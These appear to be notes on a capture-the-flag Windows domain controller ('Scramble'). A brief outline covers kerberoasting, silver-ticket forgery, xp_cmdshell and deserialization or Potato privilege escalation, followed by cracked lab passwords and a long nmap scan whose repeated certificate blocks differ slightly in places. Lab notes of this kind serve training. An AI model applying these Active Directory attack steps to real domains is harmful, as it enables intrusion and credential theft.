Path of Exploitation

Foothold: not Much to enumerate, but notice a user name on the main webpage, and a message that reset passwords witll be the same as username., use kerbrute to verify username and password are good get a TGT as ksimpson and find you can kerberoast a service account for the mssql service only after after modifiying the impacket source for get userSPNS.. crack kerberoasted hash to sqlsvc password. use sqlsvc to get a silver ticket. must first however get the user sid and generate an ntlm hash of the password, finally, get your silver ticket with ticketer. you can now use the mssql service as sqlsvc. from here, enable xp command shell and your on the box.

User: enumerate the mssql database and find the scrambleHR database and read its tables and it's column data to get the MiscSvc user and password, from here, get a shell by doing some powershell commands to run as the user.

root: enumerate the sales share and find a .NET binary with a serialization vulnerabillity. exploit to get shell, or use JuicyPotatoNG, or RoguePotato, or Unintended File Read Via MSSQL to read roo.txt

Creds

Username	Password	Description
ksimpson	ksimpson	kerberoast
sqlsvc	Pegasus60	
Miscsvc	ScrambledEggs9900	ldap

Nmap

Port	Service	Description
53	domain	Simple DNS Plus
80	http	Microsoft IIS httpd 10.0
88	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-10-01 22:40:57Z)
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
389	ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
445	microsoft-ds?	
464	kpasswd5?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
1433	ms-sql-s	Microsoft SQL Server 2019 15.00.2000.00; RTM
3268	ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
3269	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
4411	found?	
5985	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389	mc-nmf	.NET Message Framing
49667	msrpc	Microsoft Windows RPC
49673	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49674	msrpc	Microsoft Windows RPC
49697	msrpc	Microsoft Windows RPC
49701	msrpc	Microsoft Windows RPC
57748	msrpc	Microsoft Windows RPC

Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.92 scan initiated Sat Oct  1 22:38:48 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.168
Nmap scan report for 10.10.11.168
Host is up, received echo-reply ttl 127 (0.023s latency).
Scanned at 2022-10-01 22:38:49 UTC for 325s
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Scramble Corp Intranet
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-10-01 22:40:57Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA/domainComponent=scrm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
| SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
| -----BEGIN CERTIFICATE-----
| MIIGHDCCBQSgAwIBAgITEgAAAAL3nCxaHxOhQAAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBDMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRzY3Jt
| MRQwEgYDVQQDEwtzY3JtLURDMS1DQTAeFw0yMjA2MDkxNTMwNTdaFw0yMzA2MDkx
| NTMwNTdaMBkxFzAVBgNVBAMTDkRDMS5zY3JtLmxvY2FsMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA6NaF+YFhvKWiqzcaTT/Kyi8P+so5EJY5xrY16IA/
| DIkctXq4jI4j6BjgHRf48RSUs4ETOQpP7PGH4K6NNApu4dE2Z2apc8p9EqXb454S
| f40ZGLgoBRXaZhxQu7az6I7onMBR0RUUzdB+Js3+efj85bHYGz/lkQbekNWydyVe
| DjO7CGqnl5sI+aDhS+vWaV6ODhexLeLSYZ3bn/S8B5o012QDQyOrzBXa1cMOBOfI
| CIH3hDnjv3ATOEqP349AJ6rWWWSxvLNPjw49Rm+DF4Eyb8irBo0P/F7jMAvlq3t+
| MdKPF9o5Nah7nu1PdVJR0Jg71aj5GJOsTZnSYoWH+CVYDQIDAQABo4IDMTCCAy0w
```

```
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUAIvSJcBszoTslWI8
| kVproj+0lTswHwYDVR0jBBgwFoAUCGlCGQotn3BwNjRGHOcdhHWbaJIwgcQGA1Ud
| HwSBvDCBuTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2NybS1EQzEtQ0EsQ049REMx
| LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZv
| Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50
| MIG8BggrBgEFBQcBAQSBrzCBrDCBqQYIKwYBBQUHMAKGgZxsZGFwOi8vL0NOPXNj
| cm0tREMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
| ZXJ2aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y0FDZXJ0
| aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| OgYDVR0RBDMwMaAfBgkrBgEEAYI3GQGgEgQQZxIub1TYH0SkXtctiXUFOYIOREMx
| LnNjcm0ubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTI3NDMyMDcwNDUtMTgyNzgzMTEwNS0yNTQyNTIzMjAwLTEwMDAwDQYJ
| KoZIhvcNAQEFBQADggEBAGZWsf9oOMhceZ7IUPGXqwTB8UaTHjw0Xyyrh9SOz2ri
| FksDqqib2V/tsWlEICxX9C+Yrusvppfz2+bpySgPCpFLIqrDes3BskJZRRrWTe8f
| vp4CcaVWnHL6wmF8SPBhp6ji8VPbprFn0TSFnOoVUIVnMefgEcOVc9OtSg//eM0y
| YaTmQZA9d3EuLfyChDmAS8skNWtkLoyenIdwLF5giPbokV3NFujT13X0YYvF/X00
| apzzgN7pH0QgDDY/+GqKzOhrZFbgdqy0M6ZFPe2OuhqTB9+yDXb5sWS6dXFGITpm
| djXHg09ap4TlzGNvRtfjNqvevFGDRHJeIGxGSoLIkDA=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-01T22:44:03+00:00; -10s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-10-01T22:44:03+00:00; -10s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA/domainComponent=scrm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
| SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
| -----BEGIN CERTIFICATE-----
| MIIGHDCCBQSgAwIBAgITEgAAAAL3nCxaHxOhQAAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBDMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRzY3Jt
| MRQwEgYDVQQDEwtzY3JtLURDMS1DQTAeFw0yMjA2MDkxNTMwNTdaFw0yMzA2MDkx
| NTMwNTdaMBkxFzAVBgNVBAMTDkRDMS5zY3JtLmxvY2FsMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA6NaF+YFhvKWiqzcaTT/Kyi8P+so5EJY5xrY16IA/
| DIkctXq4jI4j6BjgHRf48RSUs4ETOqpP7PGH4K6NNApu4dE2Z2apc8p9EqXb454S
| f40ZGLgoBRXaZhxQu7az6I7onMBR0RUUzdB+Js3+efj85bHYGz/lkQbekNWydyVe
| DjO7CGqnl5sI+aDhS+vWaV6ODhexLeLSYZ3bn/58B5o012QDQyOrzBXa1cMOBOfI
| CIH3hDnjv3AToEqP349AJ6rWWWSxvLNPjw49Rm+DF4Eyb8irBo0P/F7jMAvlq3t+
| MdKPF9o5Nah7nu1PdVJR0Jg71aj5GJOsTZnSYoWH+CVYDQIDAQABo4IDMTCCAy0w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUAIvSJcBszoTslWI8
| kVproj+0lTswHwYDVR0jBBgwFoAUCGlCGQotn3BwNjRGHOcdhHWbaJIwgcQGA1Ud
| HwSBvDCBuTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2NybS1EQzEtQ0EsQ049REMx
| LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZv
| Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3Jp
| MIG8BggrBgEFBQcBAQSBrzCBrDCBqQYIKwYBBQUHMAKGgZxsZGFwOi8vL0NOPXNj
| cm0tREMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
| ZXJ2aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y0FDZXJ0
| aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| OgYDVR0RBDMwMaAfBgkrBgEEAYI3GQGgEgQQZxIub1TYH0SkXtctiXUFOYIOREMx
| LnNjcm0ubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTI3NDMyMDcwNDUtMTgyNzgzMTEwNS0yNTQyNTIzMjAwLTEwMDAwDQYJ
| KoZIhvcNAQEFBQADggEBAGZWsf9oOMhceZ7IUPGXqwTB8UaTHjw0Xyyrh9SOz2ri
| FksDqqib2V/tsWlEICxX9C+Yrusvppfz2+bpySgPCpFLIqrDes3BskJZRRrWTe8f
| vp4CcaVWnHL6wmF8SPBhp6ji8VPbprFn0TSFnOoVUIVnMefgEcOVc9OtSg//eM0y
| YaTmQZA9d3EuLfyChDmAS8skNWtkLoyenIdwLF5giPbokV3NFujT13X0YYvF/X00
| apzzgN7pH0QgDDY/+GqKzOhrZFbgdqy0M6ZFPe2OuhqTB9+yDXb5sWS6dXFGITpm
| djXHg09ap4TlzGNvRtfjNqvevFGDRHJeIGxGSoLIkDA=
|_-----END CERTIFICATE-----
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2022-10-01T22:44:03+00:00; -10s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-09-30T18:06:03
| Not valid after:  2052-09-30T18:06:03
| MD5:   5b32 b032 71e7 4695 8f9d 5644 8853 b44e
| SHA-1: cd81 d71a a2d5 a935 7204 ffc3 d00d 2346 17ff cc7c
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQIboRI5PijaZA2b+m8CFhOjANBgkqhkiG9w0BAQsFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjIwOTMwMTgwNjAzWhgPMjA1MjA5MzAxODA2MDNaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAJE79REF
| EhqHG02Q4AEGFeQ3d7Y+bvrRVFbE8wxyVFa1DdFqYgruq9bdatdrOj4xYKX/4fJE
| +mRUWFmlcCAQUrATY1KiY0dVK0sAF/6Rg7Dimxx+n1rR2D2rcXH5wDuG5h0uOyrx
| MtpGn0I+kj1wR+XuA5OZWhmQdoI8/pTZK/CCjCK++wun/25z1zvTr8T8wQwA/ZO
| 1ZOdpSOOmq4wu6orQmKiGDUy7gAaXVneIwIYsfA5xI3lP+I8uc+i82BD/RrNEa9N
| lw9EPAkZUpJHoAQ/dfYLyjmb8Aa11Ya4g0pY6EddwWl24TPKb1eiZVZ0QllehnEK
| TR44hxH7eyTohVUCAwEAATANBgkqhkiG9w0BAQsFAAOCAQEANZAzaompPgYHLVDV
| hLjjdfG7sxhvUYUoss81FAo58648oxSZsOlJbYX5N8H2BAK+x3B9xB4TPF+AAw9V
| E1ISbV1mLBMRgeZExPY2yy4RwJyQS1xf9dvJhCg/gsmZ2tpn1mxtsy6SkCegcA6d
| Td3gUgDEESD0bAeG9QAJHMVkg9dHUbj9jl+i0RJAlR+laQNoaVE3Utb/dCEvP3vO
| 9KUM4PnugauQNAMzSjynSIsvkyDCZYtF6/6fmHUSBSsL/FGDIvaIm0CmjLr55iGr
| 9oJSILfUMHG2TgozYH3H2CYDKNL++brKyz0LjhHoTSnrd9uRDiGF9dYGgoXeJWlY
| TDIHOQ==
|_-----END CERTIFICATE-----
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-10-01T22:44:03+00:00; -10s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA/domainComponent=scrm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
| SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
| -----BEGIN CERTIFICATE-----
| MIIGHDCCBQSgAwIBAgITEgAAAAL3nCxaHxOhQAAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBDMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRzY3Jt
| MRQwEgYDVQQDEwtzY3JtLURDMS1DQTAeFw0yMjA2MDkxNTMwNTdaFw0yMzA2MDkx
| NTMwNTdaMBkxFzAVBgNVBAMTDkRDMS5zY3JtLmxvY2FsMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA6NaF+YFhvKWiqzcaTT/Kyi8P+so5EJY5xrY16IA/
| DIkctXq4jI4j6BjgHRf48RSUs4ETOqpP7PGH4K6NNApu4dE2Z2apc8p9EqXb454S
| f40ZGLgoBRXaZhxQu7az6I7onMBR0RUUzdB+Js3+efj85bHYGz/lkQbekNWydyVe
| DjO7CGqnl5sI+aDhS+vWaV6ODhexLeLSYZ3bn/58B5o012QDQyOrzBXa1cMOBOfI
| CIH3hDnjv3AToEqP349AJ6rWWWSxvLNPjw49Rm+DF4Eyb8irBo0P/F7jMAvlq3t+
| MdKPF9o5Nah7nu1PdVJR0Jg71aj5GJOsTZnSYoWH+CVYDQIDAQABo4IDMTCCAy0w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUAIvSJcBszoTslWI8
| kVproj+0lTswHwYDVR0jBBgwFoAUCGlCGQotn3BwNjRGHOcdhHWbaJIwgcQGA1Ud
| HwSBvDCBuTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2NybS1EQzEtQ0EsQ049REMx
| LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZv
```

```
| Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNSTERpc3RyaWJ1dGlvblBvaW50
| MIG8BggrBgEFBQcBAQSBrzCBrDCBqQYIKwYBBQUHMAKGgZxsZGFwOi8vL0NOPXNj
| cm0tREMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
| ZXJ2aWNlcyxDTj1Db25maWd1cmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y0FDZXJ0
| aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| OgYDVR0RBDMwMaAfBgkrBgEEAYI3GQGgEgQQZxIub1TYH0SkXtctiXUFOYIOREMx
| LnNjcm0ubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTI3NDMyMDcwNDUtMTgyNzgzMTEwNS0yNTQyNTIzMjAwLTEwMDAwDQYJ
| KoZIhvcNAQEFBQADggEBAGZWsf9oOMhceZ7IUPGXqwT8UaTHjw0Xyyrh9SOz2ri
| FksDqqib2V/tsWlEICxX9C+Yrusvppfz2+bpySgPCpFLIqrDes3BskJZRRrWTe8f
| vp4CcaVWnHL6wmF8SPBhp6ji8VPbprFn0TSFnOoVUIVnMefgEcOVc9OtSg//eM0y
| YaTmQZA9d3EuLfyChDmAS8skNWtkLoyenIdwLF5giPbokV3NFujT13X0YYvF/X00
| apzzgN7pH0QgDDY/+GqKzOhrZFbgdqy0M6ZFPe2OuhqTB9+yDXb5sWS6dXFGITpm
| djXHg09ap4TlzGNvRtfjNqvevFGDRHJeIGxGSoLIkDA=
|_-----END CERTIFICATE-----
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA/domainComponent=scrm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
| SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
| -----BEGIN CERTIFICATE-----
| MIIGHDCCBQSgAwIBAgITEgAAAAL3nCxaHxOhQAAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBDMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFDASBgoJkiaJk/IsZAEZFgRzY3Jt
| MRQwEgYDVQQDEwtzY3JtLURDMS1DQTAeFw0yMjA2MDkxNTMwNTdaFw0yMzA2MDkx
| NTMwNTdaMBkxFzAVBgNVBAMTDkRDMS5zY3JtLmxvY2FsMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA6NaF+YFhvKWiqzcaTT/Kyi8P+so5EJY5xrY16IA/
| DIkctXq4jI4j6BjgHRf48RSUs4ETOQpP7PGH4K6NNApu4dE2Z2apc8p9EqXb454S
| f40ZGLgoBRXaZhxQu7az6I7onMBR0RUUzdB+Js3+efj85bHYGz/lkQbekNWydyVe
| DjO7CGqnl5sI+aDhS+vWaV6ODhexLeLSYZ3bn/58B5o012QDQyOrzBXa1cMOBOfI
| CIH3hDnjv3AToEqP349AJ6rWWWSxvLNPjw49Rm+DF4Eyb8irBo0P/F7jMAvlq3t+
| MdKPF9oSNah7nulPdVJR0Jg71aj5GJOsTZnSYoWH+CVYDQIDAQABo4IDMTCCAy0w
| LwYJKwYBBAGCNxQCBCIeIABEAG8AbQBhAGkAbgBDAG8AbgB0AHIAbwBsAGwAZQBy
| MB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcDATAOBgNVHQ8BAf8EBAMCBaAw
| eAYJKoZIhvcNAQkPBGswaTAOBggqhkiG9w0DAgICAIAwDgYIKoZIhvcNAwQCAgCA
| MAsGCWCGSAFlAwQBKjALBglghkgBZQMEAS0wCwYJYIZIAWUDBAECMAsGCWCGSAFl
| AwQBBTAHBgUrDgMCBzAKBggqhkiG9w0DBzAdBgNVHQ4EFgQUAIvSJcBszoTslWI8
| kVproj+0lTswHwYDVR0jBBgwFoAUCGlCGQotn3BwNjRGHOcdhhWbaJIwgcQGA1Ud
| HwS8vDC8uTCBtqCBs6CBsIaBrWxkYXA6Ly8vQ049c2NybS1EQzEtQ0ESQ049REMx
| LENOPUNEUCxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1TZXJ2aWNlcyxD
| Tj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y2VydGlmaWNhdGVSZXZv
| Y2F0aW9uTGlzdD9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| MIG8BggrBgEFBQcBAQSBrzCBrDCBqQYIKwYBBQUHMAKGgZxsZGFwOi8vL0NOPXNj
| cm0tREMxLUNBLENOPUFJQSxDTj1QdWJsaWMlMjBLZXklMjBTZXJ2aWNlcyxDTj1T
| ZXJ2aWNlcyxDTj1Db25maWdlcmF0aW9uLERDPXNjcm0sREM9bG9jYWw/Y0FDZXJ0
| aWZpY2F0ZT9iYXNlP29iamVjdENsYXNzPWNlcnRpZmljYXRpb25BdXRob3JpdHkw
| OgYDVR0RBDMwMaAfBgkrBgEEAYI3GQGgEgQQZxIub1TYH0SkXtctiXUFOYIOREMx
| LnNjcm0ubG9jYWwwTwYJKwYBBAGCNxkCBEIwQKA+BgorBgEEAYI3GQIBoDAELlMt
| MS01LTIxLTI3NDMyMDcwNDUtMTgyNzgzMTEwNS0yNTQyNTIzMjAwLTEwMDAwDQYJ
| KoZIhvcNAQEFBQADggEBAGZWsf9oOMhceZ7IUPGXqwT8UaTHjw0Xyyrh9SOz2ri
| FksDqqib2V/tsWlEICxX9C+Yrusvppfz2+bpySgPCpFLIqrDes3BskJZRRrWTe8f
| vp4CcaVWnHL6wmF8SPBhp6ji8VPbprFn0TSFnOoVUIVnMefgEcOVc9OtSg//eM0y
| YaTmQZA9d3EuLfyChDmAS8skNWtkLoyenIdwLF5giPbokV3NFujT13X0YYvF/X00
| apzzgN7pH0QgDDY/+GqKzOhrZFbgdqy0M6ZFPe2OuhqTB9+yDXb5sWS6dXFGITpm
| djXHg09ap4TlzGNvRtfjNqvevFGDRHJeIGxGSoLIkDA=
|_-----END CERTIFICATE-----
|_ssl-date: 2022-10-01T22:44:03+00:00; -10s from scanner time.
4411/tcp  open  found?        syn-ack ttl 127
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, NCP, NULL, NotesRPC, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest,
X11Probe, afp, giop, ms-sql-s, oracle-tns:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|   FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|_    ERROR_UNKNOWN_COMMAND;
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49701/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
57748/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4411-TCP:V=7.92%I=7%D=10/1%Time=6338C203%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(GenericLines,1D,"SCRAMBLEC
SF:ORP_ORDERS_V1\.0\.3;\r\n")%r(GetRequest,35,"SCRAMBLECORP_ORDERS_V1\.0\.
SF:3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(HTTPOptions,35,"SCRAMBLECORP_ORDER
SF:S_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(RTSPRequest,35,"SCRAMBLEC
SF:ORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND;\r\n")%r(RPCCheck,1D,"SCR
SF:AMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(DNSVersionBindReqTCP,1D,"SCRAMBLECOR
SF:P_ORDERS_V1\.0\.3;\r\n")%r(DNSStatusRequestTCP,1D,"SCRAMBLECORP_ORDERS_
SF:V1\.0\.3;\r\n")%r(Help,35,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNO
SF:WN_COMMAND;\r\n")%r(SSLSessionReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n
SF:")%r(TerminalServerCookie,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(TLS
SF:SessionReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(Kerberos,1D,"SCRAM
SF:BLECORP_ORDERS_V1\.0\.3;\r\n")%r(SMBProgNeg,1D,"SCRAMBLECORP_ORDERS_V1\
SF:.0\.3;\r\n")%r(X11Probe,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(FourO
SF:hFourRequest,35,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_COMMAND
SF:;\r\n")%r(LPDString,35,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\nERROR_UNKNOWN_
SF:COMMAND;\r\n")%r(LDAPSearchReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%
SF:r(LDAPBindReq,1D,"SCRAMBLECORP_ORDERS_V1\.0\.3;\r\n")%r(SIPOptions,35,"
